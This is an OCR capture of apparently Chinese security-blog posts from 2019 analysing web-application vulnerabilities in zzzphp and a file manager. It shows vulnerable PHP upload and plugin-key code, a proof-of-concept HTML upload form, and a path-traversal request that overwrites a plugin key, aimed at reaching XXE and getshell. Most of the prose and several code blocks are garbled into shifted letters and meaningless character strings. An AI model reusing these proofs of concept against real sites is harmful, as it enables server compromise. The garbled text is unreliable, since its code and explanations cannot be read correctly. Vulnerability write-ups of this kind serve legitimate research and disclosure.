
(v) 矿调 112 摄 耻 角 规(x)

矿 Ⓑ练范 警 矿 警

Ⓓ齐 摄足 Dsdfkh 警矿 罗 警 ⒹⒷ

绑矿 艺 警矿 规 Ⓑ 雅

迎 摄



grruJhw 订 警绑

见 69 警绑 摄 词阻 'sdwk 败 矿

规 订 矿艺 规 订 警绑 绑 摄

```php
$path = trim($_GET['f']);
verifyPath($path);

if(is_file(fixPath($path))){
    $file = urldecode(basename($path));
    header('Content-Disposition: attachment; filename="'.$file.'"');
    header('Content-Type: application/force-download');
    readfile(fixPath($path));
}
```


绑 sd| or dg 规 sks 警绑 绑 摄

kwws=22gr p dlq1f r p 2ildhp dq2sks2gr z qor dgglu1sksBg@2ildhp dq 2Xsor dgv2112112f r qilj

gr r wJ hw 订 警

矿 69 败矿脑


Ⓓ摄练罗 SKS KWP O 警矿 规

SKS 警 雅 齐 摄

```
29  $path = trim(empty($_POST['f'])?'':$_POST['f']);
30  $name = trim(empty($_POST['n'])?'':$_POST['n']);
31  verifyPath($path);
32
33  if(is_file(fixPath($path))){
34    if(!RoxyFile::CanUploadFile($name))
35      echo getErrorRes(t('E_FileExtensionForbidden').' ".'.RoxyFile::
        GetExtension($name).'"');
36    elseif(rename(fixPath($path), dirname(fixPath($path)).
37      echo getSuccessRes();
```


sd| σ dg 绑神

```
i@( 5l ildhp dq( 5l Xsσ dgv( 5l 11( 5l 11( 5l f r qilj ( 5l f r qilj 1sk
s) q@11( 5l ildhp dq( 5l Xsσ dgv( 5l whvw1kwp d
```



Ⓓ 警 阀 矿缺 Ⓓ 警 摄

远　职　露(x)

原创 Z1NG 信安之路 2019-11-18

Ⓡ　　Ⓑ　阿　　练　院艺　　警

j hwvkhoo　　摄陷罪练罗　　}}}f p v41: 6　　摄

FPV　　脑　　魁　矿　　设矿调　　脚　　足

ä

阿　　罪衍　般　}}}f p v　　艺经词　　矿

规经词Ⓑ订　　绑矿露　　ⓟ　矿　　般

z hevkhoo　　阻摄　　矿经词ⓟ　遭般　　缺

矿　　ⓟ　脑　　警　　。　警矿缩罗ⓟ

陷　　结　　蚁耻　　矿　　翻　　缩罗ⓟ

署　　练　矿补　　般　j hwvkhoo摄隆谨　　规

擎　警　　j hwvkhoo支摄

ⓥ

}}}f p v　　经　Ⓑ遭般　　矿　绝远　般经　　Ⓑ　　摄

zzzphp V1.7.4正式版

2019-10-24 11:18:53

201901025--zzzphp V1.7.4正式版

1.PC静态后，自动增加手机自适应跳转JS。

2.百度编辑器默认字号由16号改为14号字。

3.修复后台上传安全漏洞。

4.分类是留言情况下，左侧导航展开为留言列表。

5.后台分类选择功能重做，效率更高，更易用。

绑 般 矿 远 摄 矿 矿 摄

艺 矿 陷裁见 摄 翻职Ⓡ齐 矿 耻

陷裁脑 摄 规 矿 Ⓑ 绑见 摄

```php
function plug_key(){
    $plugpath=getform('plugpath','post');
    $plugkey=getform('plugkey','post');
    #var_dump($plugkey);
    #var_dump(lenstr($plugkey));
    if (lenstr($plugkey)!=32) die(0);

    $xmlpath=SITE_DIR.'plug/'.$plugpath.'/plug.xml';
    var_dump($xmlpath);
    if(is_file($xmlpath)){
        $xml=simplexml_load_file($xmlpath);
        var_dump($xml);
        $xmlstr=load_file($xmlpath);
        $keys= $xml->plugkey;
        if($keys==''){
            $xmlstr=str_replace('<plugkey></plugkey>','<plugkey>'.$plugkey.'</plugkey>',$xmlstr);
            create_file($xmlpath,$xmlstr);
        }elseif( $keys!=$plugkey){
            $xmlstr=str_replace($keys,$plugkey,$xmlstr);
            create_file($xmlpath,$xmlstr);
        }
        echo 1;
    }else{
        echo 0;
    }
```


矿 9< 角 规 Ⓓ练罗 矿 罗 绕般练罗

矿　　角　规　Ⓓ　罗　　Ⓑ订　　摄　　:;

般　vlp sdh{p dbor dgbildh　　[PO矿

谨矿　规　　Ⓓ般　sox j1{p o　　雅　矿　　规

练罗　[[H　　摄

翻般　Ⓓ　sox j1{p o　警　雅　矿　　Ⓑ经词ⓟ　　摄

矿　　经词ⓟ　　远　般　　(x)　矿调

矿　规　　经词练罗　sox j1{p o　警矿露　Ⓓ

[PO　警　　[[H摄　　经词　警ⓟ

评　　警　　矿　Ⓑ经词ⓟ　　见　矿　绑=

```
ixqfwrq xsordg+'ildh/'w|sh/'irqghu/'irup dv@QXOO/
'pd{bzlgwk @QXOO/'pd{bkhljkv@QXOO,~
  li +lvvhw+'ildh,,~
    'ildhv @'ildh>
  (hovhli +$lvvhw+'blLOHV^'ildh`,,~
      'ildhv @'blLOHV^'ildh`>
    (hovh~
      uhwxuq duud|+,>
    (
    22 定义允许上传的扩展
  li +$lvvhw+'w|sh,,~
    uhwxuq duud|+*vwdwh*@A*上传类型不能为空*,>
  (hovh~
    vzlwfk +'w|sh,~
      fdvh*ildh*=
        'duud|bh{wbdoorz @h{sorgh+*/*/Frqi+*ildhh{w+,,>
        'irup dv@Frqi+*ildhirup dv+,>
        euhdn>
```

```
        fdvh *ylghr*=
          'duud|bh{wbdoorz @h{sorgh+*/*/Frqi+*ylghrh{w*,,>
          'irupdv@Frqi+*ylghrirupdw*,>
          euhdn>
        fdvh *ipdjh*=
          'duud|bh{wbdoorz @h{sorgh+*/*/Frqi+*ipdjhh{w*,,>
          'irupdv@Frqi+*ipdjhirupdw*,>
          euhdn>
        ghidxow=
          'duud|bh{wbdoorz @h{sorgh+*/*/vwuwrorzhu+'wlsh,,>
          euhdn>
      @
    @
    li+$'ildnv^*huuru*`,~
      'xsildn @'ildnv^*qdph*`>
      'ildnbduu @h{sorgh+*1*/'xsildn,>
      'ildnbh{v @vdihbzrug+vwuwrorzhu+hqg+'ildnbduu,,/*7*,>
      'ildnbqdph @vwubuhsodfh+*1*1hqg+'ildnbduu,/**/'xsildn,>
          lifhpswl+'ildnbh{w,~
              uhwxuq duud|+*vwdwh* @A *上传类型不能为空！*,>
          @hovhli+lqbduud|+'ildnbh{w/
duud|+*sks*/*dvs*/*dvs{*/*h{h*/*vk*/*vto*/*edw*,,,~
        uhwxuq duud|+*vwdwh* @A 'ildnbh{w1*格式的文件不允许上
传，请重新选择！*,>
      @hovhli+$lqbduud|+'ildnbh{w/'duud|bh{wbdoorz ,,~
        ydubgxps+'ildnbh{w;>
        uhwxuq duud|+*vwdwh* @A 'ildnbh{v1*格式的文件不能上传，
请重新选择！*,>
      @
      'vdyhildn @duud|+*vwdwh* @A *VXFFHVV*/*h{w* @A 'ildnbh{w/
*whwdh* @A 'ildnbqdph/*xuo* @A kdqgdnbxsordg+'ildnv^*qdph*`/
```

```
'ildhv^*wpsbqdph*`/'duud|bh{wbdoorz/'iroghu/'irupdw/
'ildhbqdph/'ildhbh{w/'pd{bzlgwk/'pd{bkhljkv,,>
    uhwxuq'vdyhildh>
  (lvh~
    uhwxuq'ildhv^*huuru*`>
  (
(
```

经 见 Ⓑ Ⓓ般 矿 罗 结缺

矿 经词 sks8 摄 职 Ⓑ般

kdqgdhbxsordg 挺 矿 罗挺 耀 Ⓟ 警 迄 摄

见 绑神

```
ixqfwrq kdqgdhbxsordg+'ildh/'whps/'duud|bh{wbdoorz/
'iroghu/'irupdw/'ildhbqdph/'ildhbh{w/'pd{bzlgwk/
'pd{bkhljkv,~
  22 检查文件存储路径
  li+frqi+*gdwhiroghu*,@@4,~
    'vdyhbsdwk@VLWHbGLU1frqi+*xsordgsdwk*,1'iroghu1
*2*1gdwh+*\pg*,>
    fkhfnbglu+'vdyhbsdwk/wuxh,>
  (lvh~
    'vdyhbsdwk@VLWHbGLU1frqi+*xsordgsdwk*,1'iroghu>
    fkhfnbglu+'vdyhbsdwk/wuxh,>
  (
  li+'irupdv@@*slq|lq*,~
    'qhzqdph@slq|lq+'ildhbqdph,>
  (lvhli+'irupdv@@*\xdqplqj*,~
    'qhzqdph@wrxw+'ildhbqdph,>
  (lvh~
    'qhzqdph@whph+,1pwboudqg+433333/<<<<<<,>
```

```
  Ø
  'ildhbsdwk @'vdyhbsdwk 1*2*1'qhzqdph 1*1*1'ildhbh{w*
  li +lvbildh+'ildhbsdwk ,, ~
    li +frqi+*fryhupdun*, @@4, ~
      ghobildh+'ildhbsdwk ,>
    (hovh ~
      'ildhbsdwk @'vdyhbsdwk 1*2*1'qhzqdph 1
pwbudqg+4333/<<<<,1*1*1'ildhbh{w*
    Ø
  Ø
  pryhbxsordghgbildh+'whps/'ildhbsdwk ,>22 从缓存中转存
  'vdyhbildh @vwubuhsodfh+VLWHbGLU/VLWHbSDWK/'ildhbsdwk ,>
  li +'irupdv @@*|xdqplqj*,'vdyhbildh @wrjen+'vdyhbildh ,>
  22 如果是图片进行等比例缩放
  li +lvblpdjh+'ildhbsdwk ,, ~
    uhvl}hblpj+'ildhbsdwk/'ildhbsdwk/3/
Frqi+*frpsuhvvzlgwk*,/
Frqi+*frpsuhvvkhljkw*,/Frqi+*frpsuhvvtxddw*, ,>
  Ø
  uhwxuq'vdyhbildh>
Ø
```

警 频艺 'irupdw矿 'irupdw 翻 slq|lq

矿(q) 迄 翻 警 摄 矿 规 经词练

罗 so<j1{po Ⓓ[PO 雅 摄


(x)


翻般 轴 矿 F 绑 练罗 警矿雅 绑摄

(x) 神


间间驱 练罗 sαxj 1{p o 警 艺经词摄

驱 练罗 d1gwg 警矿 ⓡ z he 绑矿




此电脑 › 软件 (D:) › phpstudy › WWW ›
名称
修改日期
类型
hw2 2019/10/25 22:48 文件夹
phpMyAdmin 2019/10/1 9:32 文件夹
zzzphp 2019/11/6 14:14 文件夹
a.dtd 2019/11/6 14:57 DTD 文件
l.php 2014/2/27 23:02 PHP 文件
phpinfo.php%0a 2013/5/9 20:56 PHP%0A 文件
shell.php 2019/11/5 20:19 PHP 文件
test.php 2019/10/2 10:30 PHP 文件
zuoye.php 2019/10/25 22:38 PHP 文件
信安之路

面练罗经词　　矿



文件 | C:/Users/Z1NG/Desktop/poc.html
选择文件 plug xml
提交
top\poc.html (zzzphp) - Sublime Text (UNREGISTERED)
查找(I) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
save.php
zzz_file.php
poc.html
plug.xml
a.dtd
zzz_main.php
<!DOCTYPE html>
<html>
<head>
<title>zzzcms</title>
</head>
<body>
<form action="http://127.0.0.1/zzzphp/admin/save.php?act=upload&uptype=xml&upfolder=file&format=pinyin" method="POST" enctype="multipart/form-data">
<input type="file" name="file"/>
<input type="submit">
</form>
</body>
</html>
信安之路

警经词

[[H

SRVW神

```
http://127.0.0.1/zzzphp/admin/save.php?act=plugkey
plugpath=../upload/file&plugkey=e10adc3949ba59abbe56e057f20f883e
```



z he 矿 规 i œdj 1w{ w 雅 词 Ⓑ般 ⓡ

经 摄

陷　　罗　　矿　　ⓥ　　摄　鉴　罗　　矿

般　　谨矿　　脑结　　[[H矿结　脑　　翻

矿　罗[[H　　规　(x)　摄练　规　(f)落

矿　陷　　罗阻　　矿　　谅　资　　般摄神矩

FPV 魁 Jhwkhœ

原创 1x2Bytes 信安之路 2019-10-27

经 练罗络 FPV+ 络 [,/艺

绑 绑 练

FPV =

```
d3d3Lj1jY21zLm51dA==
```


绑 41: / 陷 绕 莫芯/ 练 w{wGE

面 /脑 翻 罗

jhwwkhœ

绑 / 评 ⓤ 矿 / 翻 练范结 雅

/ 规 闻 缺




192.168.239.129
久草CMS
导航
视频区
请输入影片名或演员名
备用线路一
备用线路二
提示：点击查看永久收藏和无法观看电影说明
Ctrl+D收藏本站
网上玩
最受欢迎的
游戏
公告：如果图片无法显示，请刷新页面即可！
2378 1941
4183 1611
信安之路

/ 练 经词 / 练范 ⑨ /


ⓟ

翻结起 VTO 般/练范 莫 脑

